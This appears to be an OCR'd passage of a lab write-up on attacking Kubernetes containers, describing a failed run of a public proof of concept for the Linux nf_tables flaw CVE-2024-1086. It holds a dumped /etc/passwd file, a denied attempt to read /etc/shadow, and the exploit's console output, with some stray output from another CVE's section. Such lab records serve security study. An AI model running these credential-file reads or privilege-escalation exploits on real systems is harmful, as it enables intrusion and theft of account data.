_.._.._.._.._.._.._.._.._.._etc_passwd
Completed — 926 bytes


inside-container.png
Completed — 23.5 KB

app.png
Completed — 49.9 KB

10 Use-After-Free Vulnerability in Linux Kernel's Netfilter(Failed)

10.1 CVE Description

CVE: CVE-2024-1086**link:** opencve
Description: CVE-2024-1086 is a use-after-free vulnerability found in the Linux kernel's netfilter component, specifically within the nf_tables subsystem. This vulnerability is caused by a mishandling of memory allocation and deallocation in the nft_verdict_init() function, where it improperly allows certain verdicts to be assigned positive values that should normally indicate an error, such as NF_DROP. As a result, when the nf_hook_slow() function is called and processes these verdicts, it can mistakenly deallocate memory that is still in use or has already been freed, leading to a double free scenario. Exploiting this flaw could enable a local attacker to escalate their privileges on the system, thereby compromising its security; thus, updating to a kernel version beyond the specified commit is advised to mitigate this risk.




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

10.2 Attack

The PoC from Alicey0719's PoC repository PoC Github

The image berrakkafa/linuxkernel built by Dockerfile provided in the PoC repository


1. We can see the pod is up and running



bera@bera-huma: ~/kube attacks/CVEs-Co...
bera@bera-huma: ~/kube attacks/CVEs-Col...


```
bera@bera-huma:~/kube attacks/CVEs-Collection/CVE-2020-13957/Env$ kubectl get pods
NAME                        READY   STATUS              RESTARTS      AGE
apache-solr-b8b7f89b-bqcnr  0/1     ContainerCreating   0             56s
```

2. We are now in the cluster.


@linuxkernel-5f4c5cdbc4-hlqlv:/opt/app/CVE-2024-1086
@linuxkernel-5f4c5cdbc4-hlqlv:/opt/app/C...
bera@bera-huma: ~/kube attacks


```
bera@bera-huma:~/kube attacks/docker-POC_CVE-2024-1086$ kubectl exec -it linuxkernel-
5f4c5cdbc4-hlqlv -- /bin/bash
[tester@linuxkernel-5f4c5cdbc4-hlqlv CVE-2024-1086]$
```

3. Tried to run before exploit.


@linuxkernel-5f4c5cdbc4-hlqlv:/opt/app/CVE-2024-1086
@linuxkernel-5f4c5cdbc4-hlqlv:/opt/app/C...
bera@bera-huma: ~/kube attacks

```
[tester@linuxkernel-5f4c5cdbc4-hlqlv CVE-2024-1086]$ cat /etc/shadow
cat: /etc/shadow: Permission denied
[tester@linuxkernel-5f4c5cdbc4-hlqlv CVE-2024-1086]$ 
```

4. We tried so hard but could not make it work, exploit says this:



@linuxkernel-56dc68cff7-c42ls:/opt/app/CVE-2024-1086
@linuxkernel-56dc68cff7-c42ls:/opt/app/C...
bera@bera-huma: ~/kube attacks

```
[tester@linuxkernel-56dc68cff7-c42ls CVE-2024-1086]$ ./exploit
[*] creating user namespace (CLONE_NEWUSER)...
[*] creating network namespace (CLONE_NEWNET)...
[*] setting up UID namespace...
[*] configuring localhost in namespace...
[*] setting up nftables...
[+] running normal privesc
[*] waiting for the calm before the storm...
[*] sending double free buffer packet...
[*] spraying 16000 pte's...
[*] checking 16000 sprayed pte's for overlap...
[-] failed to detect overwritten pte: is more PTE spray needed? pmd: 00000000cafebabe
[tester@linuxkernel-56dc68cff7-c42ls CVE-2024-1086]$
```